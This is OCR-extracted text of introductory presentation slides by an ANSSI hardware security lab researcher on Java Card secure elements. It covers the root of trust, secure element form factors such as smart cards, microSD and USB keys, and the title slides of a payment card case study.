Security of the Java Card Secure Elements

Guillaume BOUFFARD (guillaume.bouffard@ssi.gouv.fr)

Hardware Security Lab (LSC/ST/SDE/ANSSI)

Agence Nationale de la Sécurité des Systèmes d'Information

(French Network and Information Security Agency)

Cyber in Bretagne (July 5th, 2016)

Aims of this Presentation:

- Introducing the root of trust: (from the security point of view)
  - Where are the secure elements?
  - What is a secure element? (technologies, etc.)
- Introducing the secure element software security layout.

Aims of this Presentation:

- Introducing the root of trust: (from the security point of view)
  - Where are the secure elements?
  - What is a secure element? (technologies, etc.)
- Introducing the secure element software security layout.
- ⚠ No cryptographic implementation will harm during this presentation.

Outline

Introduction


Why is Root of Trust needed?

- Several features must be executed in a trust environment where is able to:
  - host sensitive applications:
    - where sensitive and cryptographic data protection are ensured;
  - compute sensitive (as cryptographic) operations:
    - without any leak.

Why is Root of Trust needed?

- Several features must be executed in a trust environment where is able to:
  - host sensitive applications:
    - where sensitive and cryptographic data protection are ensured;
  - compute sensitive (as cryptographic) operations:
    - without any leak.
- The root of trust is a place where a code is securely executed:
  - In a secure component which a secure level is ensured;
  - In a whitebox cryptographic where the executing environment can be evil;


Secure Elements in the Wild



Secure Elements in the Wild

Secure Elements form factors:


- smart Card; (Credit card, Passport, USIM, etc.)
- embedded Secure Element;
- microSD; (Cryptosmart – Ercom, etc.)
- USB Keys; (Yubikey)




Case Study: the Payment Card

Case Study: the Payment Card


Case Study: the Payment Card




Case Study: the Payment Card




Case Study: the Payment Card




Case Study: the Payment Card



